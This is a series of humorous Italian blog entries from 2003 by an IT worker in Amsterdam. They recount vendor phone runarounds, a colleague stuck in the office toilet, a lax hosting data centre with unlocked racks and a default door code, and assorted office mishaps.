Questo ci ha lasciato comunque senza una stampante a colori, siamo di nuovo in pista quindi, per trovare un rimpiazzo, possibilmente meno costoso e meno rumoroso.

componinumeroditelefono...

XX - Xerox Nederland!

IO - Salve, a me servirebbe una quotazione per una Phaser 7300.

XX - Ma voi siete nostri clienti?

IO - Non ancora...

XX - Allora aspetti che la rimando all'ufficio vendite.

IO - ..io pensavo di parlarci di gia'...

X2 - Xerox Nederland!

IO - hemmm...salve, a me servirebbe una quotazione per una Phaser 7300.

X2 - Ma voi siete nostri clienti?

IO - (incominciando ad avere un certo senso di deja-vu) Non ancora...

X2 - Allora aspetti che le passo l'ufficio giusto.

IO - ...ma...

X3 - Xerox Nederland!

IO - Hemmm...hummm...mi servirebbe...

X3 - Ma voi...

IO - NO! Non siamo ancora vostri clienti!

X3 - ..herr...volevo sapere da dove chiamate...

IO - Amsterdam.

X3 - Mi puo' dare il postcode (Nota: in Olanda il PostCode indica la via della citta').

IO - 1073YK

X3 - Ah, allora la passo all'ufficio competente

IO - nnnnngghhhh....

X4 - Xerox...

IO - Quanto 'azzo costa una Phaser 7300???

X4 - Hemm...ma siete nostri clienti?

IO - Senta, e' mezz'ora che sono al telefono e gia' ho girato tutti i vostri uffici! Ho bisogno solo di una informazione: quanto viene a costare una Phaser 7300n piu' due anni di assistenza on-site.

X4 - Dunque, la quotazione cambia a seconda se siete gia' nostri clienti o no.

IO - No, non siamo vostri clienti.

X4 - Allora abbiamo diverse possibilita', si parte dal pacchetto minimo che comprende una visita orientativa

Cosa fa' l'applicazione X ?

blah blah yada yada...

IO - A me serve solamente un prezzo, devo presentare sta roba domani al mio boss e lui vuole vedere un prezzo.

X4 - Be', ma sa, quello che interessa a noi e' fornire il migliore servizio senza sprechi blah blah blah yada yada yada...

IO - (pensando: si', a te interessa accalappiare qualcuno ed evitare che scappi via...) Si, si', tutto bello, ma a me interessa solamente un prezzo!

X4 - Facciamo cosi', le mando un po' di brochure e poi ci mettiamo d'accordo per quando possiamo venire da voi a trovarvi cosi' possiamo mostrarvi qualche cosa di persona...

40 minuti dopo non ho ancora saputo quanto costa questa 'azzo di stampante... vabbe', e' il momento di provare con un'altro fornitore.

componialtroneroditelefono...

LX - Lexmark Nederland!

IO - (sempre con un certo senso di deja-vu) Hemmm.. salve, mi servirebbe una quotazione per una stampante..

LX - Ha gia' in mente il modello?

IO - Hu...si', e' una C910n. E mi interesserebbe sapere anche quanto viene a costare un contratto di assistenza on-site biennale.

LX - Mumble mumble.. dunque, la stampante da sola viene 4700 euro, la garanzia e' gia' triennale, il contratto di assistenza viene 150 euro all'anno se siete entro un raggio di 50 Km dal nostro punto vendita. Dove siete voi?

IO - (vagamente stordito dalla risposta-lampo)...hemmm... Amsterdam...

LX - Allora e' 150 euro all'anno.

IO - eh...uh...grazie... mi puo' mandare un fax?

LX - Certo, mi da' il numero?

Cosi', 10 minuti dopo ho un bellissimo fax con il prezzo della stampante nero su bianco... wow!

A questo punto, la porta si apre ed un'orribile Borg entra in ufficio!! A no, aspetta, e' solo SL con la nuova cuffietta senza fili per il cellulare.

SL - Allora, hai trovato qualche cosa per la stampante?

IO - Hemmm... al momento sono riuscito solo a trovare la Lexmark che pare disposta a venderci qualche cosa...

SL - In che senso?

IO - Che la Xerox non mi sembra molto convinta di voler vendere qualche cosa.

SL - A proposito, ti sei ricordato di chiedere per i nuovi dischi?

IO - No, non ancora.

ricomponinumeriditelefono...

DM - Dataman Nederland!

IO - Herr... mi servirebbero due dischi SCSI da 38Gb per uno dei vostri disk array, il modello e' un S12h

DM - Ma...voi siete nostri clienti?

Eaaaaaaaarrrrrghhhh!!!!

Davide

21/04/2003 00:00

L'Uomo Che Sussurrava Nei Cessi

L'Uomo Che Sussurrava Nei Cessi

Sono le 20.45 ed io sono... a casa mia! Pronto a divorarmi una sublime bistecca con contorno di insalata novella fantasia, slap slap, che mi cola la bava al solo pensiero, ho appena stappato una buona birra (belga), quando il telefono suona...

Oh bella (penso io) e chi cappero mi chiama a casa la sera???

Dovete sapere che io ho 5 numeri di telefono (fanno parte del "pacchetto" di connettività Internet offerto dalla società che si occupa di fornirmi telefono, televisione via cavo ed internet), e tutti sono coperti da un segreto che manco Bletchley Park durante la seconda guerra mondiale ci si avvicina.

Quindi, quando il telefono suona, in genere e' qualcuno che cerca di vendermi qualche cosa...

IO - Si' cosa?

?? - sussurrosussurrosussurro...

IO - He???

?? - sussurrosussurrosussurro...

IO - Non si capisce una mazza!

?? - sussurrosussurro...

IO - Si', buonanotte. (riattacco)

Ovviamente, dopo 5 minuti risuona il telefono...

IO - Cosa?

?? - sussurrosussurro...

IO - O alzi il volume o ti levi dai piedi.

CL - (sussurrando) ...sono CL...

IO - Che cavolo ti succede? Ti e' andata via la voce?

CL - (sempre parlando a voce bassissima) ...no, (sussurrosussurro)...

IO - Alza il volume!

CL - (un pelo piu' alto) ...dicevo, sono nel cesso...

Al che io mi interrompo e penso a che cappero puo' volere da me questo rincoglimento per chiamarmi dal cesso e parlare a voce bassissima...

IO - He?

CL - ...sono nel cesso...

IO - Si', questo l'ho capito... adesso potresti spiegarmi che cavolo ci fai nel cesso e perche' stai parlando al telefono come un cospiratore?

CL - ...hemmm... sono chiuso nel cesso...

IO - Questo me lo hai gia' detto, adesso vai avanti.

CL - ...sono chiuso nel cesso in ufficio...

Io penso un attimo. I cessi dell'ufficio hanno una serratura tale per cui si puo' chiudere solo dall'interno. Ergo: non si puo' restare CHIUSI nel cesso manco facendolo apposta.

Cosa fa' l'applicazione X ?

IO - Questo non mi sembra possibile.
CL - ...non posso uscire...
IO - Non dire cazzate.
CL - ...altrimenti l'allarme scatta!
IO - Ok, adesso spiega tutto da capo.
CL - hemmm... stavo... humm... studiando...
IO - Nel cesso?
CL - Hemmm... si'...
IO - Un bel posticino... profumato... areato... ampio...
CL - Ma e' molto tranquillo...
IO - Come no... vai avanti che e' meglio.
CL - Dunque... mi sono distratto e non mi ero reso conto che era diventato tardi, cosi' quando sono uscito ho scoperto che tutti se ne erano andati e l'allarme era in funzione... allora mi sono chiuso nel cesso dove non c'e' l'allarme.
IO - Purtroppo.
CL - He?
IO - No, dicevo...
CL - Hemmm... mi vieni a tirare fuori?
IO - (guardando la mia bistecca) Perche'?'
CL - Hemmm.... perche' vorrei mangiare...
IO - Pure io.
CL - Hemmm....
IO - Due domande: perche' me e dove hai trovato il numero di telefono.
CL - Be'... di tutti quelli di cui ho il numero sei quello che abita piu' vicino (traduzione: sei l'unico pirla che potrebbe venire a tirarmi fuori da qui' anche se devi farti mezz'ora di strada in motocicletta sotto la pioggia) ed il numero me lo ha dato CL2.

scribble-scribble: picchiare a sangue CL2.

IO - Vabbe', mettiti comodo.

Mezz'ora dopo (circa, diciamo che non mi sono proprio scapicollato), disattivo l'allarme ed entro in ufficio. Salgo subito al secondo piano e spalanco di botto la porta del cesso ululando "FERMO LA". Dopo di che stacco CL dal soffitto.

CL - ...ma che... mi vuoi far venire un colpo??
IO - (osservando la pila di giornali semi-porno) Studi molto qui' dentro?
CL - Herr...hemmm... quelli non sono miei...erano gia' qui'...
IO - Si' si'... dai muoviti a levarti dai marroni che voglio andare a finire la mia bistecca.
CL - Hemmm... faccio una telefonata...
IO - Da fuori, perche' fra 3 minuti riaccendo l'allarme.
CL - Hemmm... credi che qualcuno se ne sia accorto?
IO - Di che?
CL - Del fatto che ero... hemmm...
IO - Chiuso nel cesso in attenta contemplazione della collezione di "Maxim"? Non lo so, ma dopo che lo avro' postato sulla Intranet aziendale qualcuno verifichera' prima di chiudere la porta in futuro.
CL - He??? Non lo fai mica davvero??
IO - Scommettiamo?

Davide

28/04/2003 00:00

On The Road Again

On The Road Again

Stavolta e' proprio grossa. Uno dei server di produzione che ospita svariati siti web e' deceduto (o sta decedendo) ed SL sta raggiungendo il calor rosso...

SL - Ma $\{cliente\}$ paga una cifra mostruosa per quell'hosting! Non possiamo lasciar morire il server!

IO - Mica e' qualche cosa che decidiamo noi... da come la vedo io abbiamo solo due possibilita': affittiamo una macchina simile e ci re-installiamo tutto, oppure installiamo una macchina qui' e poi sostituiamo quella morente con la nuova.

SL - Quanto costa affittarne una uguale?

IO - (guardando i miei appunti)...circa 400 euro al mese...

SL - Eeeerk! (che tradotto significa: $\{cliente\}$ non paga cosi' tanto per l'hosting) E quanto ci mettiamo a copiare la roba da una macchina all'altra?

IO - Be', almeno un paio di giorni... se tutto funziona correttamente...

SL - Ed installare un server qui' da noi senza affittarne uno?

IO - Be, qui abbiamo due problemi: $\{applicationserver\}$ non funziona su Linux, solo su Solaris, AIX ed HP-UX, quindi l'unica e' installare una macchina con Solaris e non abbiamo i CD, oppure vedere se quella fetenzia di applicazione che usa $\{applicationserver\}$ puo' funzionare con la nuova versione che possiamo installare anche su Linux. Il problema a questo punto sono le licenze...

SL - Ma abbiamo una macchina a disposizione?

IO - Certo, abbiamo un paio di pentium 4 2Ghz che sono li' che aspettano...

Il risultato e' che ho speso due giorni installando una "copia" del server di produzione su Linux. Taccio sulle bestemmie per configurare il tutto in modo che funzionasse decentemente, e taccio anche sulle "scoperte" che ho fatto spulciando i files di configurazione del server di produzione (siti esistenti ma inutilizzati, siti morti, siti rediretti su un server che poi redirige indietro con un nome diverso...). Ma alla fine ce l'ho fatta! Il nuovo server e' pronto per essere installato. Si tratta solo di andare la', prendere quello vecchio, mettere quello nuovo al suo posto e via che si va. Il problema e' che non ho la piu' pallida idea di dove sia "la"...

Inoltre io so gia' che l'altro server pesa una tonnellata, quindi mi serve una "mano"... entra in pista quindi UL che "si offre volontario" (aka: lo becco al mattino e gli ingiungo di venire con me) per l'operazione, inoltre sostiene di sapere dove sta il posto, quindi viene anche eletto "navigatore".

IO - Dove' che dobbiamo andare allora?

UL - (leggendo il foglio) Watergraafspeer...

IO - Ah! Lo so dove e'...

Una mezz'ora dopo circa mi ritrovo a guardarmi attorno in una amena strada di Amsterdam...

IO - Ma dove cacchio sta sto posto??

UL - Dovrebbe essere al 149...

IO - Al 149?

UL - Si... cosi' c'e' scritto qui'...

IO - Il 149 e' quello li'.... ma e' un cimitero!

UL - Hummmm... eppure c'e' scritto 149!

IO - (guardando il foglio) Si', c'e' scritto 149... ma c'e' pure scritto WatergraafSMEER, e non WatergraafSPEER!

UL - O cacchio... hai ragione...

Cosa fa' l'applicazione X ?

IO - £!@# Il Watergraafsmeer e' dall'altra parte della citta!!!

49 minuti dopo siamo in Watergrafsmeer 149... ed il palazzo e' quello giusto. A questo punto mi ricordo anche che io in questo posto ci sono gia' stato una volta. Ci presentiamo quindi alla receptions (RC).

IO - Salve, siamo...

RC - ALTFERMISTOPDOCUMENTIILCAFFEEDILCONTO!

IO - Heeeee.....

RC - Chi siete e che volete??

IO - Siamo di \${azienda} dobbiamo ritirare un server e mettere questo al suo posto, ho parlato stamane con...

RC - Si' ma quanti siete?

IO - Hemmm... due...

RC - Firma li'...

Dopo cinque minuti arriva il "tecnico" (TC) che ci guida nella sala macchine, noto con invidia le serrature elettroniche a combinazione...

TC - Quale e' il vostro rack?

IO - E' il numero 8, sta la' in fondo sulla destra.

TC - Ah bene... ecco qui' (apre la porta del rack)

Infilo dentro il nuovo server, lo attacco e... cacchio! Dovrei fare una prova prima di staccare quello vecchio... mi guardo attorno

IO - (rivolto a TC) Per caso ha una tastiera ed un monitor che posso usare per provare un'attimo?

TC - Hu? Bho! Momento che vado a vedere... (si allontana)

UL - Senti, intanto che tu fai qui' io vado a fare una telefonata.

Così rimango solo e abbandonato nel microclima artico di quel posto. E comincio a guardarmi attorno... tho'! Così sono qui i server di Locatienet! HUUUU... che bei Compaq che hanno... mi domando se posso (provo a tirare la maniglia del rack)...CLICK! si apre...

O cacchio... no.... sara' un caso.. provo un'altro rack... e' aperto... un'altro ancora... aperto... SONO TUTTI APERTI!!!

A questo punto vedo nell'angolo un rack che contiene un paio di tastiere ed un monitor li' abbandonati... provo... ed e' aperto pure quello. Recuperata una tastiera ed un monitor collego il tutto e controllo. Tutto funziona come dovrebbe nel mio server (sic!), e' il momento di andare a cercare UL e TC ed avvisarli. Nel frattempo inizio il down del server "ufficiale".

Esco dallo stanzone e faccio un fischio ad UL che sta cincischiando con il cellulare. Poi mi giro e guardo la porta con la sua bellissima serratura elettronica ultima generazione, e penso "non sara' che..." digito 0000 - CLICK! Si apre!

Fantastico... questi mi lasciano in una sala piena di server di clienti paganti, con tutti i rack aperti e la serratura della porta e' ancora sulla combinazione di default del fabbricante!

E' tempo di cercare un'altro hosting partner credo.

Davide

05/05/2003 00:00

Una Giornata (Quasi) Normale

Una Giornata (Quasi) Normale

Sembra una giornata quasi normale, quando CL mi chiama per "mettere in testing" una nuova applicazione.

Preparo l'ambiente, creo il database, scrivo tutto su un foglio e gli consegno il foglio. Dopo 10 minuti (nemmeno) mi chiama che l'applicazione funziona sulla sua macchina di sviluppo ma non funziona sul server di test.

IO - Ma hai controllato i file di configurazione?

CL - Certo che li ho controllati!

IO - Vediamo... che e' sta roba?

CL - Quello e' il file di configurazione per i messaggi a video.

IO - Si infatti.. che roba e' C:\....?

CL - E' il path del file...

IO - E su una macchina Unix ti pare che lui trova C:?

CL - Hummm... forse devo ricontrollare...

Vabbe'... sto ritornandomene in ufficio pensando che le cose non possono andare peggio per oggi, quando incoccio in CL2.

CL2- Per caso hai visto il mio laptop?

IO - Hai perso il laptop?

CL2- No, non e' che l'ho perso... e' solo che non so piu' dove l'ho lasciato...

IO - Come e' fatto?

CL2- (agitando le mani in una strana pantomima) Be', e' grigio scuro, rettangolare, ci ha le lucette sopra... un laptop insomma...

IO - Si vabbe'... ma non ha una qualche particolarita' che lo distingue dagli altri 40 laptop che girano qua' dentro?

CL2- Hemmm... no, non che io mi ricordi...

IO - Be', se lo trovi fammi sapere...

Ecco perche' detesto i laptop... riprendo la mia via quando una voce potente e squillante proprio dietro le mie spalle esclama "SALVE!".

Dopo essere sceso dall'armadio (nota per me: bere meno caffe' o passare al decaffeinato) interrogo il nuovo venuto con chiare e circostanziate domande.

IO - CHI?? COSA??? PERCHE'?????

CL3- Non mi riconosci?

Il tipo ci ha la faccia da CL, ma dire che non mi dice niente e' dire poco

IO - Se ti dico di no che fai?

CL3- Hemmm...niente...

IO - Ecco appunto.

CL3- Sono CL3!

IO -e che cavolo ci fai qui?

Cosa fa' l'applicazione X ?

Una piccola spiegazione. CL3 e' un tizio che e' stato assunto come sviluppatore circa un'anno e mezzo fa. Poi la di lui fidanzata ha deciso di "farsi una vacanza" ed e' partita per un giro del mondo, lui ha deciso di andarle dietro. Io all'epoca pensai che la di lui fidanzata doveva essere una strafiga, una straricca o entrambe. Il risultato e' che per circa un'anno e mezzo sto tizio e' stato in "assenza non pagata", ed io sinceramente non pensavo di rivederlo per niente... le ultime notizie lo davano per disperso in Colombia...

CL3- Be'... sono ritornato...

IO - O che bello...

CL3- Il mio computer e' ancora qui?

IO - BHWAAAAHAHAHAH!!!

CL3- ?? hemmm... devo prenderlo come un "no" ?

IO - Appunto.

CL3- Ma... avete fatto un backup del computer?

IO - De che? Hai "lavorato" si e no per una settimana prima di partire. E qualunque cosa ci fosse sopra e' vecchia di almeno 12 mesi.

CL3- Si ma avevo dei programmi utili sopra...

IO - Be', adesso sono andati.

A questo punto compare HRSL, che fissa CL3 con sguardo sbalordito.

HRSL- (rivolto a CL3) e tu che fai qua?

CL3- Sono tornato... non eravamo d'accordo che cominciavo oggi?

HRSL- Il DICIASsette, non il SETTE!

CL3- Oooops...

HRSL- A proposito, ma come' che sei tornato?

CL3- Te la ricordi la mia fidanzata?

HRSL- Vagamente, perche'?

CL3- Si e' sposata...

IO - Con chi? (gia' immaginando la risposta)

CL3- Con un tizio sudamericano...

IO - (rivolto ad HRSL) forse e' meglio metterlo nell'altra ala del palazzo, quella che non verrebbe troppo danneggiata in caso di attacco di una squadra di killer colombiani...

A questo punto vengo distratto dal telefono che comincia a suonare a tutto spiano.

IO - Cosa?

CL4- La posta elettronica non funziona piu!!!!

IO - Davvero? Orpo... e' vero, pare che il server sia morto, momento che vedo...

Il server non risponde piu' per niente, ne' ping, ne' ssh, nix, nada! Sto' allungando la mano per prendere il telefono e chiamare l'Hosting partner quando il telefono risuona.

IO - Si', lo so! La posta elettronica non funziona!

HP - He?

IO - Hemmm... chi e'?

HP - Salve, sono HP di \${HostingPartner}, parlo con Davide Bianchi?

IO - Si, scusi per prima ma abbiamo qualche... un momento! Non e' che dovete dirmi qualche cosa riguardo il nostro server di posta?

HP - Esattamente, dobbiamo spostare i vostri server da una locazione all'altra e volevamo chiedervi se per voi va bene il farlo questo pomeriggio.

IO - Ed in questo momento che e' successo al mio server di posta?

Cosa fa' l'applicazione X ?

HP - Hemmm... niente... perche'?

IO - Perche' e' completamente morto!

HP - Hummm... strano... dunque, i vostri server sono i 3 Compaq con le etichette rosse sopra giusto?

IO - (cominciando a capire qualche cosa) No, sono i 3 Sun blu.

HP - Sun? (parlottando con qualcun'altro dalla sua parte) mi sa che abbiamo spento i server sbagliati... li hai gia' staccati? (rivolto a me) Dunque, se li spostiamo adesso per voi va bene?

IO - Ma quanto ci mettete?

HP - Be', circa un 5/6 ore...

IO - 6 ORE???? Ma mi prendete in giro???

HP - Hemmm... be' no...

E' decisamente il momento di cercare un'altro Hosting Partner...

Davide

05/12/2003 00:00

Il Panico Del Palcoscenico

Il Panico Del Palcoscenico

Allo scopo di "professionalizzare" (qualunque cosa voglia dire) le varie presentazioni che sono tenute dai nostri vari UL in giro, nel tentativo di vendere i nostri servizi, e' stato acquistato un po' di tempo fa un "beamer", cioe' un proiettore portatile che consente di proiettare su schermo l'immagine che salta fuori da un computer.

Tale beamer (Sony) oltre che mostruosamente costoso e' anche mostruosamente delicato. Non puo' funzionare in continuazione per piu' di un certo tempo o si surriscalda, quando si surriscalda sostanzialmente si spegne e rimane "spento" fino a che non si e' raffreddato. Ma nello stesso tempo non si puo' staccare l'alimentazione altrimenti le ventole di raffreddamento si spengono ed il beamer fonde letteralmente.

Dopo un paio di "fusioni" (ognuna costata circa 400 euro di riparazione), abbiamo appiccicato un'enorme adesivo sul beamer stesso dettagliando le "modalita' di operazione". Il che non ha impedito un'altro paio di fusioni, ma a questo punto, dato che tutti dovrebbero essere in grado di leggere le istruzioni e impossibilitati ad appellarsi all'ignoranza, chi rompe paga (come si suol dire).

Fine della premessa ed inizio della storia...

CL - Hai il beamer?

IO - Si perche'?

UL - Perche' ci serve questo pomeriggio...

IO - Ok (prendendo il beamer dall'armadio). Sapete tutto di come farlo funzionare vero?

UL e CL - Certo!

IO - (con una certa apprensione) Ok, ecco qui'...

Nel pomeriggio arrivano SL ed UL2.

SL - Siamo sicuri che il beamer funziona?

IO - Se non funzionasse qualcuno me lo avrebbe detto...credo...

UL2- Hemmm... abbiamo una presentazione importantissima domani e non voglio che qualche cosa vada male...

IO - Be', il beamer adesso e' fuori, ce lo hanno UL e CL, quando torna indietro lo proviamo Ok?

SL - Ma sei sicuro che torna per domani?

IO - Io sono sicuro solo che il sole sorge ad est, e qualche volta ci ho dei dubbi pure su quello, ma se non ti fidi domanda ad UL e CL.

UL2- (molto nervoso) Perche' questa cosa di domandi e' mooolto importante!

SL - E non possiamo avere malfunzionamenti strani!

IO - Ma va, e' solo panico da palcoscenico.

SL - He?

IO - Ma si, la paura di parlare in pubblico!

UL2- He?

IO - Te lo dimostro subito: io ti delineo una normale situazione quotidiana, e tu mi dici quanto e' stressante.

SL - Ma non mi pare che...

IO - Lottare con una tigre del bengala!

UL2- ...hemmm...

IO - Fare il bagno nudo nella vasca dei piranha!

UL2- ...mamy....

Cosa fa' l'applicazione X ?

SL - Ma tu hai detto "normali sit..."

IO - Dimostrare un prodotto che non funziona di fronte a possibili clienti!

UL2- GAAAAAAHHH!!!

IO - Visto? E' normale panico del palcoscenico!

SL - Ma come fai a dire che il prodotto non funziona?

IO - Lo abbiamo sviluppato noi?

UL2- Hemmm... si...

IO - Eccotelo dimostrato.

A questo punto arrivano Cric e Croc... cioe' CL ed UL.

IO - Oh! Eccovi qui. Dove' il beamer?

CL - Ecco...

UL - ...riguardo al beamer...

CL - ...c'e' stato un piccolo...

UL - ...problema...

IO - (guardando alternativamente l'uno e l'altro) Che problema?

UL - Dunque... il beamer si era spento e non riuscivamo a riaccenderlo..

Io penso per un attimo all'enorme adesivo appiccicato al beamer che dice "quando la spia rossa lampeggia lasciare raffreddare il beamer finche' non si accende la spia verde"...

IO - Siiiiiii.... e?

UL - E quindi abbiamo provato un po' tutti i pulsanti...

CL - C'e' un pulsante proprio vicino al cavo di alimentazione...

IO - Quello rosso? con su' scritto "110/220"?

CL - Precisamente!

Mi guardo attorno pensando se il DLT potrebbe essere usato come mazza... no, troppo costoso...

IO - E?

UL - Be', dopo che lo abbiamo premuto un po' di volte il beamer non ha piu' funzionato per niente..

IO - Ma va?

CL - Come si riaccende?

IO - Dubito seriamente che a questo punto si possa riaccendere piu'. Almeno finche' non viene riparato...

Be, questo risolve il problema di UL2, almeno per un po'.

Davide

19/05/2003 00:00

Ricchi Premi e Cotillons

Ricchi Premi e Cotillons

Altra barbosa riunione, questa volta SL ha il Grande Annuncio da fare.

SL - Come sapete, noi siamo membri dell'associazione $\{\text{nomeassociazione}\}$ la quale ogni anno assegna un premio alle aziende per "meriti particolari". Ovviamente il premio e' semplicemente simbolico e non monetario.

IO - Ma noi paghiamo per essere membri di tale associazione?

SL - ...herr... Quest'anno abbiamo ricevuto il premio per il continuo miglioramento delle nostre tecnologie (aka: abbiamo sostituito prodotti che non funzionano con prodotti che non funzionano ma con nomi diversi), per il continuo avanzamento delle nostre capacita' (aka: abbiamo licenziato o fatto scappare i dipendenti che erano capaci di fare il loro lavoro e li abbiamo sostituiti con dipendenti incapaci ma che parlano tanto), yatta yatta blha blha...

Ed e' andato avanti per un bel po'. Ovviamente eravamo tutti molto ansiosi di vedere sto $\%£!\$#@$ premio... per cui tutti lo aspettavano quando lo ha tirato fuori dalla scatola di cartone e lo ha messo sul tavolo.

UL1 - Ooooooooo...

UL2 - Aaaaaaaa....

UL3 - Uuuuuuu...

IO - ...e' una lampadina...

SL - Esatto, simbolo di progresso e di inventiva..

IO - No. E'. Una. Lampadina. C'e' scritto $\{\text{nomesupermercato}\}$ sopra... l'hanno comperata in un supermercato ed incollata su un pezzo di perspex...

SL - Hemmm... non stai vedendo le cose nella corretta prospettiva...

IO - Non c'e' prospettiva. E' una lampadina. Incollata su un pezzo di perspex.

Mi allungo per toccare l'ambito premio.

IO - Non e' neanche incollata! E' solo appoggiata sul pezzo di perspex!

Poi mi viene un dubbio e controllo meglio.

IO - E' bruciata! E' una lampadina *bruciata*, su un pezzo di perspex!

Guardo meglio il suddetto pezzo di perspex.

IO - ...il nome e' scritto sbagliato... Una lampadina bruciata... su un pezzo di perspex... ed il nome e' scritto sbagliato...

SL - Devi vedere le cose in modo coerente, l'associazione non e' a scopo di lucro, ed il premio indica..

IO - Che sono dei completi imbecilli?

SL - No.

IO - Che loro pensano che NOI siamo dei completi imbecilli?

SL - No!

IO - Che recuperano i loro "premi" rovistando nell'immondizia? No, scordatelo, nell'immondizia si trova roba migliore...

SL - Grumph... comunque, oltre a questo premio, c'e' un'altro premio che e' assegnato per il continuo supporto dell'associazione stessa...

Cosa fa' l'applicazione X ?

IO - Ok, confessa, il vero premio e' un lingotto d'oro e tu te lo sei messo in tasca.

Sorvolo sul resto della riunione... di ritorno in ufficio incoccio in CL, lo stesso che aveva "perso" il suo laptop qualche giorno prima. Stavolta ha con se' qualche cosa che *forse prima* era un laptop.

CL - Ho ritrovato il mio laptop! Non indovinerai mai dove lo avevo lasciato!

Mi mette sul tavolo il rimasuglio di quello che una volta era un'ottimo laptop. Io osservo per un'attimo il povero arnese.

Il display e' spaccato, lo chassis presenta dentellamenti, graffi e crepe ovunque, i vari "coperchietti" che riparano i connettori sono rotti o mancanti, i connettori presenti sono piegati, la slitta del CD e' mancante, la tastiera e' rotta e 5 o 6 tasti sono mancanti.

IO - Sul pavimento di una discoteca durante una gara di balli folcloristici russi.

CL - He? No.

IO - Nel mezzo di un poligono di tiro durante un'esercitazione di artiglieria medio/pesante.

CL - No...

IO - Ok, cedo. Dove lo avevi messo?

CL - Beh, lo stavo usando prima di venire in ufficio, salendo in auto l'ho messo sul tetto della macchina, e poi me lo sono scordato... cosi' al primo semaforo e' caduto giu'! Non e' buffo?

IO - Hemmm... fammi capire... tu parti, ti fermi, 3 kili buoni di laptop vengono giu' dal tetto direttamente sul cofano della macchina e tu non te ne accorgi?

CL - Be', sai, quando guido sono... hummm...

IO - Un completo idiota?

CL - No, un po' distratto...

Il giorno che lo becco in giro a fare qualche cazzata in auto lo denuncio alla polizia, con buona pace di Solex (e se non avete capito questa, comperatevi una moto (nota: una MOTO, non uno scooter) e leggetevi IHM).

IO - E adesso ovviamente vuoi un nuovo laptop giusto?

CL - Hemmm... beh....

IO - Vai da SL e fai richiesta.

CL se ne va ed io resto li' ad osservare il povero congegno... a questo punto arriva CL2.

CL2 - Ciao, mi serve il beamer per una presentazione domani.

IO - Ok, non c'e' problema... basta che non lo metti sul tetto dell'auto.

CL2 - He? No... (guardando il laptop) hemmm... cosa e' questo?

IO - Quello? E' il mio premio per Il Continuo Tentativo di Instillare Buon Senso Nonostante Tutto. Perche'?

CL2 - Davvero? Sembra un laptop spaccato... chi lo avrebbe detto...

Nnnngggghh.... non c'e' speranza...

Davide

26/05/2003 00:00

Lo Specialista

Lo Specialista

Ci risiamo un'altra volta con la famosa Web-Application scritta per il piu' grosso ISP d'Olanda. Come se non fossero bastate le precedenti puntate!

Una breve cronistoria dei problemi che affliggono questa montagna di schifezzume... cioe', voglio dire, questa superfiga applicazione ultra sofisticata e meravigliosamente sviluppata... ok, ok, la smetto.

Dunque, il grosso problema e' che la fetecchia, cioe' l'applicazione, si carica in memoria l'intero database per "velocizzare le ricerche", il risultato e' che tutta la Ram a disposizione in quella povera macchina viene fagocitata 3 millisecondi dopo che l'application server sta funzionando. Il secondo problema e' che sulla stessa macchina funzionano Apache, JRun (l'application server), PHP, Oracle, MySQL e Dio solo sa che altro. Dire che la macchina e' sovraccarica e' dire poco.

Poi \$ISP ha deciso di aggiungere una parte "privata" (privata di che? bho!) all'applicazione, ed hanno installato mod_ssl. Dopodiche' abbiamo scoperto che JRun non funziona con mod_ssl!

Dopo un numero di cappellate cosmiche, abbiamo deciso che la soluzione piu' idonea e' quella di rimuovere mod_ssl ed utilizzare due server Apache, uno che gestisca JRun e l'altro che gestisca mod_ssl, e ridirigere le chiamate da uno all'altro in modo da non avere JRun ed SSL insieme.

Tutto chiaro in teoria, per la pratica, ho speso una giornata a fare prove sul nostro server di test, dove tutto funzionava perfettamente. Ho quindi inviato a \${bofh_isp} le informazioni necessarie per fare le modifiche sulla loro configurazione.

Dopo qualche giorno mi e' arrivata una e-mail da \${boss_isp} che in sostanza diceva che il loro BOFH "non ha l'esperienza necessaria per apportare tali modifiche"... Eh??? Cosa??? "modifica il file di configurazione cosi' e cosa", avvia apache -c ... avvia apache... finito!" cosa cavolo c'e' di tanto difficile???

Vabbe'... dopo qualche giorno di tira-e-molla, SL, UL (che gestisce il "rapporto-cliente", qualunque cosa voglia dire) e \${boss_isp}, decidono che "qualcuno" deve andare la' ad apportare tali modifiche direttamente sul loro sistema e spendere una mezza giornata risolvendo tutti i casini che possono presentarsi... indovinate un po' chi e' il "qualcuno" in oggetto... facile he?

Nel frattempo e' arrivato il tecnico per tentare di rianimare la nostra stampante Lexmark... il povero tapino spende due ore tirando fuori rottami dalla stampante e smontandola e rimontandola piu' volte, poi decide che c'e' qualche cosa che non va nel "belt cleaner" (qualunque cosa sia) e che deve andare a prendere un pezzo di ricambio... ci riaggiorniamo ad un'altro giorno ed io vado a prepararmi per la mia Missione Segreta. Anzi no! Prima di tutto faccio un salto dal ricambista all'angolo e prendo un pedale del cambio di ricambio per la mia moto.

Ora, non chiedetevi e non chiedetemi perche' mi serve un pedale del cambio nuovo, limitatevi a pensare a me, con il pedale del cambio sul tavolo... per chi non ha mai visto il pedale del cambio di una moto, e' un coso di metallo, dipinto di nero a forma di "L" ma con la gamba della L ricurva.

Dato che ci sono (ed e' venerdi'), ho deciso che mi porto a casa alcuni attrezzi e questo fine settimana mi daro' al fai-da-te. Sto' quindi preparando la borsa, quando SL compare davanti al mio tavolo.

Cosa fa' l'applicazione X ?

SL - Ho saputo che c'era qui' il tecnico per la Lex!

IO - Si', ha passato due ore tirando fuori pezzi dalla stampante e rimettendoli dentro.

SL - Ed ha riparato la stampante o no?

IO - No, deve ritornare con un'altro pezzo.

SL - (osservando incuriosito il pedale del cambio sul mio tavolo) Ma quello che ha tirato fuori dalla stampante lo ha rimesso dentro? Tutto?

Io seguo il suo sguardo, capisco cio' che sta pensando e decido di giocare sporco (l'ho detto che e' venerdi'), per cui prendo il pedale del cambio e me lo infilo in tasca con molta nonchalance...

IO - Si'... piu' o meno... insomma... perche'?

SL - (un po' preoccupato) Hemmm.. insomma... stai andando da $\{isp\}$?

IO - Si', sto preparando i ferri.

SL - I ferri?

IO - Vediamo se ho tutto... trapano a percussione... check! fiamma ossidrica... check! punte da calcestruzzo... check! pistola sparachiodi... check! martello... check! tenaglia... check!

SL - (prendendo il trapano dalla borsa) Non credo che per un semplice intervento serva...

IO - (prendendo il trapano dalle sue mani e rimettendolo nella borsa) Essere Preparati!

A questo punto SL ha deciso che non gli interessava veramente vedere come andava a finire... oppure era preoccupato di cosa avrei infilato nella borsa dopo... in ogni caso ha deciso di levare le tende dal mio ufficio, consentendomi di finire i miei preparativi.

Se non che', prima che riesca ad andarmene si mette a suonare il telefono.

CL - Hei! La stampante X non stampa bene e mi dice che il toner e' quasi esaurito!

IO - E cambialo allora. E' li' sotto al tavolo.

